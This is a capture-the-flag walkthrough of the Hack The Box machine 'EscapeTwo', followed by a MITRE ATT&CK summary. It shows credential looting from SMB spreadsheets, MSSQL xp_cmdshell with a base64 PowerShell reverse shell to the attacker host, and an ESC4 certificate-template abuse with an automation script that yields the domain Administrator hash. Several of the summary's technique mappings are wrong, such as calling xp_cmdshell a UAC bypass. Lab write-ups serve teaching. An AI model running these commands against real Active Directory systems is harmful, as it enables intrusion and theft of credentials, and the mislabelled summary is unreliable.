Author: lomar
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
Nmap Scan
# Nmap 7.95 scan initiated Sat Jan 11 14:13:50 2025 as: /usr/lib/nmap/nmap -A -v -oA nmap -T4 10.10.11.51
Nmap scan report for 10.10.11.51
Host is up (0.24s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-11 19:14:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
|_SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
|_ssl-date: 2025-01-11T19:15:46+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
|_SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
|_ssl-date: 2025-01-11T19:15:46+00:00; 0s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-01-11T19:02:26
| Not valid after:  2055-01-11T19:02:26
| MD5:   a839:345f:5b24:b589:a50b:6b29:9d36:494d
|_SHA-1: b4ba:9346:9024:1dea:a1a4:f7fb:a894:ab00:4574:9bbc
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-11T19:15:46+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
|_SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
|_ssl-date: 2025-01-11T19:15:46+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-11T19:15:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
|_SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-11T19:15:07
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   423.82 ms 10.10.14.1
2   423.77 ms 10.10.11.51

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 11 14:15:56 2025 -- 1 IP address (1 host up) scanned in 125.24 seconds
SMB
┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ smbclient -U 'rose%KxEPkKe6R8su' -L //10.10.11.51/

        Sharename       Type      Comment
        ---------       ----      -------
        Accounting Department Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Users Disk ┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ smbclient -U 'rose%KxEPkKe6R8su' //10.10.11.51/Accounting\ Department
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Sun Jun 9 06:52:21 2024
.. D 0 Sun Jun 9 06:52:21 2024
accounting_2024.xlsx A 10217 Sun Jun 9 06:14:49 2024
accounts.xlsx A 6780 Sun Jun 9 06:52:07 2024
6367231 blocks of size 4096. 470786 blocks available
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (14.1 KiloBytes/sec) (average 14.1 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (5.3 KiloBytes/sec) (average 8.4 KiloBytes/sec)If you open accounts.xlsx file with archive unpacker, you can access username and passwords of users in xl/sharedStrings.xml file.
MSSQL
Using a MSSQL server login for the sa user, we can connect to the MSSQL server running on port 1433.
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient -dc-ip 10.10.11.51 -target-ip 10.10.11.51 -p 1433 'sa:MYSQL_PASSWORD'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0

tempdb                   0

model                    0

msdb                     1

SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
From MSSQL Server:
SQL (sa dbo@tempdb)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA2ADgAIgAsADkAMAAwADIAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAFrom Client:
socat -d -d TCP-LISTEN:9002 STDOUTRyan (User)
PS C:\SQL2019\ExpressAdv_ENU> 2025/01/12 14:30:55 socat[13832] N write(1, 0x55c2fbd30000, 774) completed
type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
2025/01/12 14:31:45 socat[13832] N write(6, 0x55c2fbd30000, 53) completed
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="RYAN_PASSWORD"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MYSQL_PASSWORD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ evil-winrm -i 10.10.11.51 -u ryan -p RYAN_PASSWORD
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> type ../Desktop/user.txt
USER_FLAG_MD5
*Evil-WinRM* PS C:\Users\ryan\Documents> Root

 Change the owner of
 ca_svc
impacket-owneredit -action write -new-owner "ryan" -target "ca_svc" "ryan:RYAN_PASSWORD"Add Write permissions of CA_SVC to ryan using dacledit tool.
┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ impacket-dacledit -action write -principal ryan -rights FullControl -target CA_SVC -dc-ip 10.10.11.51 sequel.htb/ryan:RYAN_PASSWORD

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250113-085055.bak
[*] DACL modified successfully!
Force to change password of CA_SVC using net tool of rpc feature.
┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ net rpc password 'CA_SVC' 'Password123a!' -U 'sequel.htb'/'ryan'%'RYAN_PASSWORD' -S 'DC01.sequel.htb'
Find the vulnerable certificate template using certipy tool.
┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ certipy-ad find -dc-ip 10.10.11.51 -u ca_svc@sequel.htb -p Password123a! -vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250113085406_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250113085406_Certipy.txt'
[*] Saved JSON output to '20250113085406_Certipy.json'


┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ cat 20250113085406_Certipy.txt
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
DunderMifflinAuthentication certificate template is vulnerable. We can use the vulnerablty using certipy tool’s tempalte feature and update certificate template.
┌──(kali㉿kali)-[~/ctfs/escapetwo]
└─$ certipy-ad template -save-old -template DunderMifflinAuthentication -u ca_svc@sequel.htb -p Password123a! -target-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Get administrator user’s .pfx certificates to auth.
certipy-ad req -ca sequel-DC01-CA -dc-ip "10.10.11.51" -u "ca_svc" -p "Password123a!" -template "DunderMifflinAuthentication" -target "DC01.sequel.htb" -upn administrator@sequel.htbFinally get the administrator user’s NT hash.
certipy-ad auth -pfx administrator.pfxBut all of these steps need to be taken quickly. We can use a script for this. The script may not work one time, try it again and again and it will succeed.
Script
#!/bin/bash

# Define variables
NEW_OWNER='ryan'
TARGET='ca_svc'
USERNAME='sequel.htb/ryan'
PASSWORD='RYAN_PASSWORD'
DC_IP='10.10.11.51'
TEMPLATE='DunderMifflinAuthentication'
TARGET_DC='DC01.sequel.htb'

# Execute the commands
echo "Changing owner..."
impacket-owneredit -action write -new-owner "$NEW_OWNER" -target "$TARGET" "$USERNAME:$PASSWORD"

echo "Editing DACL..."
impacket-dacledit -action 'write' -rights 'FullControl' -principal "$NEW_OWNER" -target "$TARGET" "$USERNAME:$PASSWORD"

echo "Changing password..."
net rpc password "$TARGET" "$PASSWORD" -U "$USERNAME%$PASSWORD" -S "sequel.htb"

echo "Requesting certificate..."
certipy-ad template -dc-ip "$DC_IP" -u "$TARGET" -p "$PASSWORD" -template "$TEMPLATE" -target "$TARGET_DC" -save-old

echo "Generating certificate request..."
certipy-ad req -ca sequel-DC01-CA -dc-ip "$DC_IP" -u "$TARGET" -p "$PASSWORD" -template "$TEMPLATE" -target "$TARGET_DC" -upn administrator@sequel.htb

echo "Generating Admin NT hash..."
certipy-ad auth -pfx administrator.pfx

echo "All commands executed."
Summary
Author: Xera
T1071.001 - Application Layer Protocol: SMB
Initially, I ran an Nmap scan to check for open ports. I found that the Windows machine was open and in particular the MSSQL port was open. I also noticed that the SMB (Server Message Block) port was open. I proceeded to connect to the system using SMB.
T1077 - Windows Admin Shares
By connecting via SMB, I gained access to shared folders on Windows machines. This corresponds to the Windows Admin Shares technique. I listed the file sharing shares on the system and accessed the contents.
T1003 - OS Credential Dumping
I analyzed the Excel files obtained from the SMB shares and found email usernames and passwords, which were then used to log into the MSSQL system. Here, I applied the Credential Dumping technique to obtain user credentials from the target system.
T1059.003 - Command and Scripting Interpreter: PowerShell
After logging into the target system, I used Base64 encryption to create a reverse shell (reverse connection) through PowerShell. This allowed me to remotely access the system using PowerShell as a command and control (C2) channel.
T1071.001 - Application Layer Protocol: HTTP/HTTPS
I routed the reverse shell connection I created with PowerShell over HTTP with the socat tool. This involves providing the command and control channel over the HTTP protocol.
T1088 - Bypass User Account Control (UAC)
While working on MSSQL, I gained administrative rights by enabling the xp_cmdshell command. This technique allows to gain administrative rights on the system by avoiding user account control (UAC) on Windows systems.
T1083 - File and Directory Discovery
To perform file discovery on the system, I used the SMB connection to browse specific shares. This technique allows the discovery of files and directories.
T1083 - File and Directory Discovery
To perform file discovery on the system, I used the SMB connection to browse specific shares. This technique allows the discovery of files and directories.
T1041 - Exfiltration Over Command and Control Channel
I used the command and control channel to export the data by establishing a reverse connection through PowerShell and a connection with socat. This technique refers to the extraction of data over an unsecured channel.
T1071.001 - Application Layer Protocol: SMB
After discovering the data on the system and obtaining the necessary credentials, I reconnected to the system with the evil-winrm tool and obtained the user.txt flag. This is an access provisioning step through the SMB protocol.